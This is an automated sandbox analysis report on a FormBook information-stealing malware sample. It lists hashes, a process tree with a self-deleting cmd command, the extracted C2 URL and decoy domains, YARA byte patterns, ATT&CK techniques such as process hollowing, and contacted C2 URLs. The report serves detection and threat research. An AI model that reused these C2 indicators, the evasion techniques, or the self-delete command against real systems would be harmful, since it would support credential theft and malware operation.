ID: 383852
Sample Name: TazxfJHRhq.exe
Cookbook: default.jbs
Time: 11:08:26
Date: 08/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report TazxfJHRhq.exe

Overview


General Information

Sample Name:	TazxfJHRhq.exe
Analysis ID:	383852
MD5:	f818665dd48a93c.
SHA1:	2567c8a3e1a3e3..
SHA256:	6bb8fa14bf9c650..
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Contains functionality to prevent loc…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Queues an APC in another process …
- Sample uses process hollowing tech…

Classification



Startup

- **System is w10x64**
- TazxfJHRhq.exe (PID: 4736 cmdline: 'C:\Users\user\Desktop\TazxfJHRhq.exe' MD5: F818665DD48A93C48255D3CEADF92A6E)
  - TazxfJHRhq.exe (PID: 5940 cmdline: 'C:\Users\user\Desktop\TazxfJHRhq.exe' MD5: F818665DD48A93C48255D3CEADF92A6E)
    - explorer.exe (PID: 3388 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - cmstp.exe (PID: 4064 cmdline: C:\Windows\SysWOW64\cmstp.exe MD5: 4833E65ED211C7F118D4A11E6FB58A09)
        - cmd.exe (PID: 5948 cmdline: /c del 'C:\Users\user\Desktop\TazxfJHRhq.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5320 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.autotrafficbot.com/evpn/"
  ],
  "decoy": [
    "memoriesmade-l.com",
    "babypowah.com",
    "usinggroovefunnels.com",
    "qapjv.com",
    "kp031.com",
    "kinfet.com",
    "markmalls.com",
    "keithforemandesigns.com",
    "fydia.com",
    "jesussaysalllivesmatter.com",
    "sarachavesportela.com",
    "standerup.com",
    "monthlywifi.com",
    "productsoffholland.com",
    "newbieadvice.com",
    "globalnetworkautomation.com",
    "theholisticbirthco.com",
    "physicalrobot.com",
    "thesouthernhomesellers.com",
    "teamcounteract.com",
    "icomplementi.com",
    "jsmsheetmetal.com",
    "jcernadas.com",
    "del-tekzen.com",
    "alekseeva-center.info",
    "arunkapur.com",
    "gregismyrealestateagent.com",
    "soalfintech.com",
    "notrecondourbania.com",
    "alum2alum.network",
    "gototaku.com",
    "moneymakeideas.com",
    "dbdcontractlngllc.com",
    "tor-one.com",
    "walgreenlitigation.com",
    "votestephaniezarb.com",
    "washathome.club",
    "zhuledao.com",
    "sonyjewls.com",
    "oncologyacademe.com",
    "kuppers.info",
    "cgpizza.net",
    "glgshopbd.com",
    "dodson4tulare.com",
    "mishtifarmers.com",
    "a1-2c.com",
    "oligan-gs.com",
    "countrysidehomeinvestors.com",
    "bpro.swiss",
    "fodiyo.com",
    "playelementsgame.com",
    "melhorquesantander.com",
    "jamessicilia.com",
    "abundancewithmelissaharvey.com",
    "vatandoost.com",
    "curiosityisthecurebook.com",
    "o8y8.com",
    "de-knutselkeet.com",
    "advisorsonecall.com",
    "homerangeopen.com",
    "brusselsdesignproject.com",
    "0449888.com",
    "psychicsjaneholden.com",
    "b-sphere.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.248893172.00000000005C0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000001.00000002.248893172.00000000005C0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000001.00000002.248893172.00000000005C0000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
00000000.00000002.219806845.00000000027A0000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000000.00000002.219806845.00000000027A0000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.TazxfJHRhq.exe.27a0000.4.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0.2.TazxfJHRhq.exe.27a0000.4.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0.2.TazxfJHRhq.exe.27a0000.4.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
1.2.TazxfJHRhq.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.TazxfJHRhq.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13895:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13381:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13997:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x859a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9312:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Detected unpacking (changes PE section rights)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Contains functionality to prevent local Windows debugging

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	Path Interception	Process Injection 6 1 2	Virtualization/Sandbox Evasion 3	OS Credential Dumping	Security Software Discovery 1 4 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 6 1 2	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 3	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1 1	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
TazxfJHRhq.exe	15%	Virustotal		Browse
TazxfJHRhq.exe	25%	ReversingLabs	Win32.Trojan.Wacatac	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.TazxfJHRhq.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
4.2.cmstp.exe.4af7960.5.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.1.TazxfJHRhq.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.2.TazxfJHRhq.exe.73790000.5.unpack	100%	Avira	HEUR/AGEN.1131513		Download File
0.2.TazxfJHRhq.exe.27a0000.4.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
4.2.cmstp.exe.6bd538.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
www.jcernadas.com	0%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
www.de-knutselkeet.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.autotrafficbot.com/evpn/?JDK8ix=rbKZoqFNxKUJa45rmf723j5e1+/Af1Vmd22uFdYYwCe+W7Lpy/kHCEK0lxAuMCiY39Cm&w4=jFNp36Ihu	0%	Avira URL Cloud	safe	
http://www.jamessicilia.com/evpn/?JDK8ix=fhrZBjxaI0WDrOMMLB9i/eTcrXrQxugx+jgojm7BAd6fBe64JiOWliSCzfUjPirJzJCm&w4=jFNp36Ihu	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.kinfet.com/evpn/?JDK8ix=tTQY57yJV1PB58vhZsfw1idcR39uzoBhuFhBLA0LfuUY3fYfkSmldauzSZkrcgPEdi+f&w4=jFNp36Ihu	0%	Avira URL Cloud	safe	
http://www.physicalrobot.com/evpn/?JDK8ix=mJ1WicGgYxGiPfNmi48PwwH9NxkuMiIXMjFvraRfIBMfYxjrtlxgIRAmB9RzgRW7JS2o&w4=jFNp36Ihu	0%	Avira URL Cloud	safe	
http://www.zhuledao.com/evpn/?JDK8ix=eugAyVbFjTGCbHTU5QCJaxOKGF+rVHXRgES2jcHdoUQlFxVgByKSQwjGascFDT08oG3Y&w4=jFNp36Ihu	0%	Avira URL Cloud	safe	
http://www.theholisticbirthco.com/evpn/?JDK8ix=x0ZJTajXylflf9w1AOLp4z6MEeP0j5bmDWx3E2oNmzw2lecwih58OZgaRC+Q9k1hI2JG&w4=jFNp36Ihu	100%	Avira URL Cloud	malware	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
www.autotrafficbot.com/evpn/	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.jcernadas.com/evpn/?JDK8ix=vuWMxfkh+6vmXF1oy+zIqCJtkAbujMYD9B0ur5oCOxuFSx86Hqk4MPW+e95bZxU45kLf&w4=jFNp36Ihu	100%	Avira URL Cloud	malware	
http://www.curiosityisthecurebook.com/evpn/?JDK8ix=lIAMQw8Bc5WvbtZzc5MVHUptsiPc1Sl8tBJqhUvlbuUAA7ypaYYvmQWduCHy/+CL3sQ0&w4=jFNp36Ihu	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.de-knutselkeet.com/evpn/?JDK8ix=SbzT885gMwI0SrecOCVR7+X63g3QiQnq4cO3Mq/wdHuk7Bui5+S2HJ4sI04qlEXUDlVA&w4=jFNp36Ihu	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.productsoffholland.com/evpn/?JDK8ix=0M6ZQgL8IcDyCwomro3oU0+S4lgLLFgc0WEYasg9Je1ZokoU9qr9vbqVIYlP2JKTB372&w4=jFNp36Ihu	0%	Avira URL Cloud	safe	
http://bitly.ws/9qZUevpn/?JDK8ix=ISts4gbMhqyuTmKrSHZmognB97NvFE2BZp5yYtc0d8I84ULtNRTPjTWlODLK7CpkytN	0%	Avira URL Cloud	safe	
http://www.markmalls.com/evpn/?JDK8ix=KkWhScBkby78tLALzdAz8CnCjb47jVkq+/iIMgqrMbFUrtE+6VX7P3g+12tQT1WZakud&w4=jFNp36Ihu	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.usinggroovefunnels.com/evpn/?JDK8ix=ISts4gbMhqyuTmKrSHZmognB97NvFE2BZp5yYtc0d8I84ULtNRTPjTWlODLK7CpkytNF&w4=jFNp36Ihu	100%	Avira URL Cloud	malware	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.cgpizza.net/evpn/?JDK8ix=uC/MtWgv+YrXZeFWxw8c+UMLGaJCPPY/UiwLcWwP6A/e3Dk62IKxdmGhKI0+YBSelN0N&w4=jFNp36Ihu	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.physicalrobot.com/	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.tor-one.com/evpn/?JDK8ix=MYo3qtR4MoTJM9eEEEQJY+2owLrirHbqorePLbwYxji+asNtirv2kfx8Flc200WiuFJj&w4=jFNp36Ihu	0%	Avira URL Cloud	safe	
http://www.physicalrobot.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.jcernadas.com	52.216.152.43	true	true	• 0%, Virustotal, Browse	unknown
www.de-knutselkeet.com	188.93.150.75	true	true	• 0%, Virustotal, Browse	unknown
www.markmalls.com	35.240.239.44	true	false		unknown
curiosityisthecurebook.com	34.102.136.180	true	false		unknown
usinggroovefunnels.com	192.185.48.194	true	true		unknown
www.jamessicilia.com	208.91.197.91	true	true		unknown
shops.myshopify.com	23.227.38.74	true	true		unknown
www.tor-one.com	80.67.16.8	true	true		unknown
cgpizza.net	34.102.136.180	true	false		unknown
prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com	52.15.160.167	true	false		high
www.physicalrobot.com	52.58.78.16	true	true		unknown
www.autotrafficbot.com	45.88.202.115	true	true		unknown
productsoffholland.com	45.82.188.40	true	true		unknown
ext-sq.squarespace.com	198.185.159.144	true	false		high
www.theholisticbirthco.com	unknown	unknown	true		unknown
www.productsoffholland.com	unknown	unknown	true		unknown
www.kinfet.com	unknown	unknown	true		unknown
www.glgshopbd.com	unknown	unknown	true		unknown
www.zhuledao.com	unknown	unknown	true		unknown
www.cgpizza.net	unknown	unknown	true		unknown
www.curiosityisthecurebook.com	unknown	unknown	true		unknown
www.usinggroovefunnels.com	unknown	unknown	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://www.autotrafficbot.com/evpn/?JDK8ix=rbKZoqFNxKUJa45rmf723j5e1+/Af1Vmd22uFdYYwCe+W7Lpy/kHCEK0lxAuMCiY39Cm&w4=jFNp36Ihu	true	• Avira URL Cloud: safe	unknown
http://www.jamessicilia.com/evpn/?JDK8ix=fhrZBjxaI0WDrOMMLB9i/eTcrXrQxugx+jgojm7BAd6fBe64JiOWliSCzfUjPirJzJCm&w4=jFNp36Ihu	true	• Avira URL Cloud: safe	unknown
